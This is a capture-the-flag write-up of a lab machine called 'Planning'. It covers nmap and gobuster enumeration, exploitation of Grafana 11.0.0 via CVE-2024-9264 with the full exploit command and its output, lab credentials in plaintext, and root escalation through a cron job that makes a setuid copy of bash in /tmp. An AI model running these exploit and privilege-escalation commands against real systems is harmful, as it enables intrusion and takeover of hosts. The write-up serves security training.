
0xHijacked

Categories
Tags
Blind XSS Brute Force CMS Code Review Crontab CVE DEFAULT docker Erlang shell ESJ Exploit FeedBack FTP Grafana Hash Jenkins Laravel Linux Local localhost Medium Owasp Payload Privsec PRIVSEC PrivSec Py PYTHON Server side template injection RCE SHELL SQL injection SSH SSTI Subdomain Sudoedit CVE SweetRice URL Web WEB WordPress
505 words
3 minutes
Planning - 計画
Enumeration
- Lets use nmap :
# Nmap 7.94SVN scan initiated Thu Sep  4 09:07:56 2025 as: nmap -sCV -A -T4 -o nmap.txt 10.10.11.68
Nmap scan report for planning.htb (10.10.11.68)
Host is up (0.12s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Edukate - Online Education Website
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Thu Sep  4 09:08:18 2025 -- 1 IP address (1 host up) scanned in 21.91 seconds

- Now i can use brute force subdomain with

gobuster vhosti found a new subdomain:
gobuster vhost -u http://planning.htb -w /usr/share/SecLists/Discovery/DNS/combined_subdomains.txt --append-domain -t 50 ✔
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url: http://planning.htb
[+] Method: GET
[+] Threads: 50
[+] Wordlist: /usr/share/SecLists/Discovery/DNS/combined_subdomains.txt
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
[+] Append Domain: true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================
Found: grafana.planning.htb Status: 302 [Size: 29] [--> /login]
Exploitation
- i now i use
whatwebfor show more information about my link .- i found
Grafana 11.0.0.- So i can search for CVE or Exploit about this Grafana Version.
- After more searching i found this CVE-2024-9264
- Just run this command :
python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c whoami http://grafana.planning.htb
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: whoami
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('whoami >/tmp/grafana_cmd_output 2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
root
- its Working , but i have 1 Prblm i wont to connect in this server , so after more another searching i found other CVE-2024-9264-RCE-Exploit for use reverse shell .
- Just type thsi command & open a listener :

- Great!!!
- But this machine just for

Grafananot o user owner - i run tool
linpeasfor show how i can open as privilege but i found something hhhhh
SSH
- For open ssh as user
enzo, i found user flag but now i wont to be a ROOT , how i can do that !!!!- after more searching i found thsi path

/opt/crontabs/crontab.db, thsi file has a Password of zip File- and now i type
netstat tuplni found port8000is open now i can do this- i login with user enzo as localhost like this cmd :
ssh enzo@grafana.planning.htb -L 8000:127.0.0.1:8000- Now let check
localhost:8000in browser- I type my credentials user & password , bytheway password is the same password Zip File
Privilege Escalation
- Now for Privsec i wont to create new crontab and put this command :
cp /bin/bash /tmp/bash && chmod u+s /tmp/bash - Afetr that click run Now & Go in ssh
/tmp/you can show new file name is bash - Finaly just type
/tmp/bash -pfor reboot shell as File bash in tmp folder
enzo@planning:~$ cd /tmp
enzo@planning:/tmp$ ls

4KhnrhUdWCfowQmT.stderr                                                         systemd-private-9483ebeaebd64fab82216ec7e1206997-systemd-resolved.service-XFidJF
4KhnrhUdWCfowQmT.stdout                                                         systemd-private-9483ebeaebd64fab82216ec7e1206997-systemd-timesyncd.service-9iAmlh
bash                                                                            systemd-private-9483ebeaebd64fab82216ec7e1206997-upower.service-bDIWIx
linpeas.sh                                                                      tmux-1000
systemd-private-9483ebeaebd64fab82216ec7e1206997-fwupd.service-UDicPX           vmware-root_827-4256676229
systemd-private-9483ebeaebd64fab82216ec7e1206997-ModemManager.service-2rmc8r    YvZsUUfEXayH6lLj.stderr
systemd-private-9483ebeaebd64fab82216ec7e1206997-polkit.service-xCC45i          YvZsUUfEXayH6lLj.stdout
systemd-private-9483ebeaebd64fab82216ec7e1206997-systemd-logind.service-qcdKWG

enzo@planning:/tmp$ /tmp/bash -p
bash-5.2# whoami
root
Planning - 計画
https://hijacked1.github.io/posts/planning/